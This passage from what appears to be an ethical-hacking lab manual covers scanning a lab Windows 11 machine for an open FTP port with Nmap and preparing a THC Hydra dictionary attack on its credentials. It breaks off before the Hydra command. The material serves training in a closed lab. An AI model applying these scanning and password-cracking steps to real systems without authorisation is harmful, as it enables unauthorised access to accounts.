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
21. The report opens in the browser, giving you all **scan details** in a more comprehensive manner. Here, you can further analyze the report in depth.



22. This concludes the demonstration of how to gather information about the target web server using Uniscan.
23. Close all terminal windows on the **Parrot Security** machine.
24. Turn off the **Windows Server 2022** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

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Lab 2

Perform a Web Server Attack

An expert hacker and pen tester must implement various techniques to launch web server attacks on the target web server.

Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

Lab Objectives

- Crack FTP credentials using a Dictionary Attack

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

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Lab Duration

Time: 10 Minutes

Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

Lab Tasks

Task 1: Crack FTP Credentials using a Dictionary Attack

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.

   Note: Here, we will use a sample password file (**Passwords.txt**) containing a list of passwords to crack the FTP credentials on the target machine.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window

3. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 11** machine.
4. Perform an **Nmap scan** on the target machine (**Windows 11**) to check if the FTP port is open.
5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.

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

6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
8. In the terminal window, type **nmap -p 21 [IP Address of Windows 11]**, and press **Enter**.

   Note: Here, the IP address of **Windows 11** is **10.10.1.11**.



9. Observe that **port 21** is open in **Windows 11**.
10. Check if an FTP server is hosted on the **Windows 11** machine.
11. Type **ftp [IP Address of Windows 11]** and press **Enter**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.



12. Try entering random usernames and passwords in an attempt to gain FTP access.

    Note: The password you enter will not be visible on the screen.

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

13. As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.



14. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.

15. Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.



